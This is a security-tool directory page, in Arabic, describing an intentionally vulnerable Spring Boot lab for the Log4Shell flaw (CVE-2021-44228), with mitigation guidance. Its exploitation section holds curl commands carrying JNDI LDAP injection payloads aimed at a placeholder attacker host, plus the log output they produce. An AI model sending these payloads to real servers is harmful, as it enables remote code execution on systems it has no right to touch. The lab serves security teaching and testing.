
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
log4j2-CVE-2021-44228 — تطبيق ويب Spring Boot ضعيف يوضح حقن Log4j2 JNDI (CVE-2021-44228) مع خطوات الاستغلال وإرشادات التخفيف للاختبار الأمني والتعليم. | Kitploit
أدوات/GitHubGitHub/pravin-pp/log4j2-cve-2021-44228
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubpravin-pp/log4j2-cve-2021-44228

log4j2-CVE-2021-44228

تطبيق ويب Spring Boot ضعيف يوضح حقن Log4j2 JNDI (CVE-2021-44228) مع خطوات الاستغلال وإرشادات التخفيف للاختبار الأمني والتعليم.

عرض المستودع
110منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

تطبيق Log4j2 نموذجي معرّض للثغرة (CVE-2021-44228)

الإصدارات المتأثرة: جميع الإصدارات من 2.0-beta9 إلى 2.14.1

هذا التطبيق مبني على تطبيق Spring Boot ويب معرّض للثغرة CVE-2021-44228

يستخدم Log4j 2.14.1 (عبر spring-boot-starter-log4j2 2.6.1).
تشغيل التطبيق

قم بتشغيله:

Import the project in Java IDE as a maven project

Run CVEMainApplication.java as a spring boot app.

خطوات الاستغلال

  • ثم، قم بتشغيل الاستغلال باستخدام:
For GET ->
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/efdgt62jjd0002leee=}'


For Post request ->
curl --location --request POST 'http://127.0.0.1:8080/addemployee' \
--header 'Content-Type: application/json' \
--data '{
	"name": "${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}"
}'

  • لاحظ المخرجات التي تُظهر اتصالًا بخادم LDAP خبيث:

021-12-12 12:17:00,579 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=]. javax.naming.CommunicationException: your-private-ip:1389 [Root exception is java.net.UnknownHostException: your-private-ip]


Caused by: java.net.UnknownHostException: your-private-ip

  • إذا أدخلت تفاصيل خادم LDAP حقيقي، فسيقوم بتنزيل الكائن وتنفيذه داخل برنامج Java الخاص بك

تؤثر هذه الثغرة على جميع الخوادم بما في ذلك الأنظمة الأمامية المواجهة للعملاء وأنظمة الواجهة الخلفية الأساسية إذا كان تطبيقك يطبع رسائل سجل لبيانات غير موثّقة..

  • على سبيل المثال، يمكن تمرير سلسلة User-Agent تحتوي على الاستغلال إلى نظام خلفي مكتوب بلغة Java يقوم بالفهرسة أو علم البيانات، وقد يتم تسجيل الاستغلال في السجلات. لهذا السبب من الضروري تحديث جميع البرامج المبنية على Java والتي تستخدم Log4j الإصدار 2 أو تطبيق إجراءات التخفيف فورًا. حتى لو لم يكن البرنامج المواجه للإنترنت مكتوبًا بلغة Java، فمن الممكن أن تُمرَّر السلاسل إلى أنظمة أخرى مكتوبة بلغة Java مما يسمح بحدوث الاستغلال.

التخفيف :

المرجع : https://logging.apache.org/log4j/2.x/security.html

  • إصلاح سريع للتطبيق -> في الإصدارات >=2.10، يمكن تخفيف هذا السلوك عن طريق ضبط خاصية النظام log4j2.formatMsgNoLookups أو متغير البيئة LOG4J_FORMAT_MSG_NO_LOOKUPS إلى true. بالنسبة للإصدارات من 2.0-beta9 إلى 2.10.0، يكون التخفيف بإزالة فئة JndiLookup من مسار الفئات (classpath): zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class.

  • قم بترقية log4j إلى 2.15.0 في التطبيق وانشره

تنزيل الأداة